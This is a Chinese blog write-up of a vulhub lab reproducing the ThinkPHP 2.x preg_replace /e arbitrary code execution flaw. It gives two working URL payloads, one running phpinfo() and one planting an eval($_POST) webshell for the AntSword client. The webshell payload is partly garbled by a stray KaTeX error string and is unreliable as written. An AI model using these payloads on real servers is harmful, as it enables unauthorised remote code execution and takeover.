ThinkPHP 2.x 任意代码执行漏洞

原创

ADummy_ 于 2021-02-19 18:07:33 发布 38 收藏

分类专栏： vulhub_Writeup 文章标签： 安全漏洞 网络安全 渗透测试

本文链接：https://blog.csdn.net/weixin_43416469/article/details/113869388

ThinkPHP 2.x 任意代码执行漏洞

by ADummy

0x00利用路线

直接url执行代码

0x01漏洞介绍

ThinkPHP 2.x版本中，使用`preg_replace`的`/e`模式匹配路由：

```
$res = preg_replace('@(\w+)'.$depr.'([^'.$depr.'\/]+)@e', '$var[\'\\1\']="\\2";', implode($depr,$paths));
```

导致用户的输入参数被插入双引号中执行，造成任意代码执行漏洞。

ThinkPHP 3.0版本因为Lite模式下没有修复该漏洞，也存在这个漏洞

0x02漏洞复现


payload1(phpinfo)：


http://your-ip:8080/index.php?s=/index/index/name/$%7B@phpinfo()%7D

payload2(一句话木马)：


http://your-ip:8080/index.php?s=/index/index/name/KaTeX parse error: Expected '}', got 'EOF' at end of input: {print(eval(_POST[1]))}

默认页面







第一个payload，phpinfo()被执行



第二个payload，使用蚁剑连接





0x03参考资料

https://www.cnblogs.com/g0udan/p/12252383.html